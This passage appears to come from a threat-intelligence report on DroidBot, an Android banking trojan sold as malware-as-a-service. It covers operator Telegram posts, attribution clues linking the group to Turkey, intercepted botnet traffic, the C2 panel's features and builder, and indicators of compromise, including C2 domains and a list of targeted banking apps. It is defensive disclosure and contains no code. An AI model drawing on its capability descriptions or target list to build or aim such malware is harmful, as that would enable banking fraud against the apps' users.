12 November
3000 Month 98 06:20
Those who have already sent some money we discount 100 06:20
14 November
Attention, I am very busy, I will return to adding features and coding the botnet when I can.
I am migrating to other more profitable projects, thank you.
1
107 21:58
16 November
two noobs removed from the channel 101 02:48




Figure 11 - Contents from the official Telegram channel

Sharing screenshots with affiliates or potential members is common, especially within private groups. However, there is always a risk of unintentionally revealing sensitive information. In one particular instance, a shared screenshot inadvertently included the date, time, and weather information, which can be crucial in tracing the operators' origins.




Figure 12 - Extracting details from a screenshot

The operating system language was set to Turkish, and the weather details matched conditions in certain regions of Turkey on that specific day, such as the capital city of Ankara.

Another compelling insight gathered from the Telegram channel, which further links the group to Turkey, is the publication of a specific link on November 22, 2024. The link's message simply stated, "Problem with server," as shown in the screenshot below.




Figure 13 - Alert from TR-CERT

The link directs to an alert issued by TR-CERT Usom (https://www.usom.gov.tr/), the Computer Emergency Response Team of the Republic of Türkiye. In this alert, as seen in the screenshot, one of the primary domains used by the group (dr0id[.]best) has been flagged as malicious and identified as a potential threat to the financial sector.

The domain dr0id[.]best presented some interesting data when we analyzed the associated infrastructure and its DNS-related data. According to the related subdomains found and the malware configurations extracted from multiple samples, this domain seems potentially associated with a private MaaS operation (Malware-as-a-Service).




Figure 14 - Extracting affiliates from DroidBot configuration

We reconstructed the following list of 17 affiliates/botnets, reported on the “IOCs Appendix”.

A closer look into one botnet

Our analysts successfully intercepted traffic from a specific botnet associated with DroidBot on an active MQTT broker, which remained operational for several days. Leveraging the MQTT protocol’s real-time nature, we could access and decrypt the live stream of botnet communications. This allowed us to extract valuable insights and statistics regarding the botnet's size and geographical distribution.

Figure 15 - Decrypted MQTT communication

Below, we present key metrics derived from this analysis:

Metric	Value	Description
Total unique device IDs	776	The total number of distinct infected devices identified within the botnet.
Countries affected	UK, Italy, France, Turkey, Germany	The number of countries from which infected devices connected to the MQTT broker.
Most affected country	UK	The country with the highest number of infected devices.

DroidBot C2 panel

Our analysts obtained visibility into the associated C2 web panel where TAs can manage their botnet. The following page, for example, provides the TAs with a simple interface for interacting with a specific infected device, giving the ability to:

- Collecting valid banking credentials via injections (Overlay Attack).
- Interact with phone calls by forcing the hang-out or redirecting a specific call to a different number.

- Remote access to the device via VNC capabilities (with the support of a “blank-screen” for masquerading the malicious activities).
- Sending fake push notifications
- Retrieve data (e.g., SMS messages, data intercepted via keylogger) and more.




Figure 16 - DroidBot C2 panel

The C2 panel also includes a builder. A builder is a tool attackers use to generate customized malware versions automatically. It allows modification of key settings, like the command-and-control (C2) server or specific features, to create unique malware builds.

The builder is especially valuable in a MaaS operation because it allows multiple affiliates to create personalized malware builds. Affiliates can adjust configurations, adding flexibility in distribution while keeping their attacks unique. This significantly boosts the scalability and reach of the malware, as each affiliate can generate distinct versions, making detection and defense more difficult for intelligence teams.




Figure 17 - DroidBot builder

Conclusion

The malware presented here may not shine from a technical standpoint, as it is quite similar to known malware families. However, what really stands out is its operational model, which closely resembles a Malware-as-a-Service (MaaS) scheme—something not commonly seen in this type of threat. If we recall significant cases such as Sharkbot, Copybara, or the more recent Toxic Panda, the infrastructure, code, and campaign planning were all handled "in-house." Droidbot, on the other hand, introduces a well-known but not widely spread paradigm in the mobile threat landscape. As mentioned earlier, while the technical difficulties are not so high, the real point of concern lies in this new model of distribution and affiliation, which would elevate the monitoring of the attack surface to a whole new level. This could be a critical point, as changing the scale of such an important data set could significantly increase the cognitive load. If not efficiently supported by a real-time monitoring system, this could severely overwhelm anti-fraud teams within financial institutions.

Appendix

IOCs

DroidBot sample:

Hash	**App name**
fe8d76ba13491c952f7dd1399a7ebf3c	Chrome
2ce47ed9653a9d1e8ad7174831b3b01b	Chrome
e6f248c93534d91e51fb079963c4b786	Google Play Store
0137a72f0cb49a73e13b30c91845d42d	Chrome
2f66f5bb7d3e8267b01cf1edfbf7384e	e-ifade

C2 servers:

Domains
dr0id[.]best
k358a192.ala.dedicated.aws.emqxcloud[.]com
ie721f2d.ala.dedicated.aws.emqxcloud[.]com

Affiliated/botnet:

Names	
client0	zoouzz
azzouz	antrax
malankov	baykpriv
giulloit	mars
terror	gaspar
ro	bayk
rustbridge	turkfriend
pussy1, pussy2, pussy3, pussy4, etc.	rustbridge2
cms12	

Malware Target Apps

Disclaimer In our standard TLP:WHITE reports, we typically refrain from publishing detailed lists of targeted applications. Such information is often shared separately with financial CERTs through TLP:AMBER reports to

facilitate timely distribution to associated financial institutions.
However, we have made the list of targeted applications publicly available in this case. This decision was based on the campaign's nature, which is not highly targeted but instead affects a broad range of mobile applications, including many of the most widely recognized banking institutions. The goal is to enhance awareness and promote swift detection and mitigation across the financial sector.

Package Names	
com.arkea.android.application.cmb	com.axabanque.fr
com.bancocajasocial.geolocation	com.bankinter.launcher
com.bbva.bbvacontigo	com.binance.dev
com.boursorama.android.clients	com.caisseepargne.android.mobilebanking
com.cajasur.android	com.cic_prod.bad
com.cm_prod.bad	com.CredemMobile
com.fullsix.android.labanquepostale.accountaccess	com.grupocajamar.wefferent
com.kraken.trade	com.kubi.kucoin
com.kutxabank.android	com.latuabancaperandroid
com.lynxspa.bancopopolare	com.mediolanum.android.fullbanca
com.mootwin.natixis	com.ocito.cdn.activity.banquelaydernier
com.ocito.cdn.activity.creditdunord	com.okinc.okcoin.intl
com.okinc.okex.gp	co.mona.android
com.rsi	com.sella.BancaSella
com.targoes_prod.bad	com.tecnocom.cajalaboral
com.unicredit	com.vipera.chebanca
com.wrx.wazirx	es.bancosantander.apps
es.caixagalicia.activamovil	es.caixaontinyent.caixaontinyentapp
es.cecabank.ealia2103appstore	es.evobanco.bancamovil
es.ibercaja.ibercajaapp	es.lacaixa.mobile.android.newwapicon
es.openbank.mobile	es.pibank.customers
es.santander.Criptocalculadora	fr.banquepopulaire.cyberplus

Package Names	
fr.bred.fr	fr.creditagricole.androidapp
fr.lcl.android.customerarea	io.metamask
it.bcc.iccrea.mycartabcc	it.bnl.apps.banking
it.carige	it.copergmps.rt.pf.android.sp.bmps
it.creval.bancaperta	it.icbpi.mobile
it.nogood.container	it.popso.SCRIGNOapp
mobi.societegenerale.mobile.lappli	net.bnpparibas.mescomptes
net.inverline.bancosabadell.officelocator.android	posteitaliane.posteapp.appbpol
posteitaliane.posteapp.apppostepay	www.ingdirect.nativeframe
com.garanti.cepsubesi	tr.gov.turkiye.edevlet.kapisi
com.ykb.android	com.ziraat.ziraatmobil
com.pttfinans	com.fibabanka.Fibabanka.mobile
com.pozitron.iscep	com.mobillium.papara
com.vakifbank.mobile	com.ingbanktr.ingmobil
finansbank.enpara	com.denizbank.mobildeniz
tr.com.sekerbilisim.mbank	com.finansbank.mobile.cepsube
com.tmobtech.halkbank	
